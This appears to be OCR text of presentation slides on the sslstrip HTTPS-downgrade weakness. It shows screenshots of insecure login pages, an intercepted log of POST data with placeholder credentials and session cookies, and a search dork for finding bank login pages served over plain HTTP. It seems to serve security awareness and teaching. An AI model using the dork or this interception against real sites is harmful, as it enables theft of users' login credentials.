
Target Using Facebook

Sslstrip Vulnerability


- If you go directly to an HTTPS URL, you are not vulnerable
- But many sites use a 302 redirect from HTTP to HTTPS, rendering them vulnerable



login.barracudanetworks.com/auth/login/
Search
Barracuda | Cloud Control
YOURNAME
••••••••••••••••••••••••
This connection is not secure. Logins entered here could be compromised.
Learn More
Create a User
Forgot password?
Sign In



```
2017-10-05 12:59:52,407 Sending header: cookie : CLOUD_LOCALE=en_US; BNI
00; cloud_session=iospd0di7gdq4k87a9pkr3rsl1
2017-10-05 12:59:52,407 Sending header: content-type : application/x-www
2017-10-05 12:59:52,407 SECURE POST Data (login.barracudanetworks.com):
username=YOURNAME&password=YOURNAME-SECRET-PASSWORD&mfa_input=&login_tok
1981e5e8ae54948743a8569f60b48f4&service=&csrf_token=3d555136a0047a731a83
75a269be66752-1507222627&form=&csrf_token=2d855bdde39638868c686e4ba65dee
```




Log in

CC-USER

Enter password

This connection is not secure. Logins entered here could be compromised. Learn More




Email

test@aol.com

Password

This connection is not secure. Logins entered here could be compromised. Learn More

□ Stay logged in



online.adp.com/portal/login.h
online.adp.com/portal/login.html
Search
ADP

Welcome to the ADP® Portal

User ID

Administrator Sign In


admin

□ Remember My User ID

Password (case sensitive)

This connection is not secure. Logins entered here could be compromised. Learn More

Dork for sslstrip Vulnerability



bank login OR sign in inurl:http

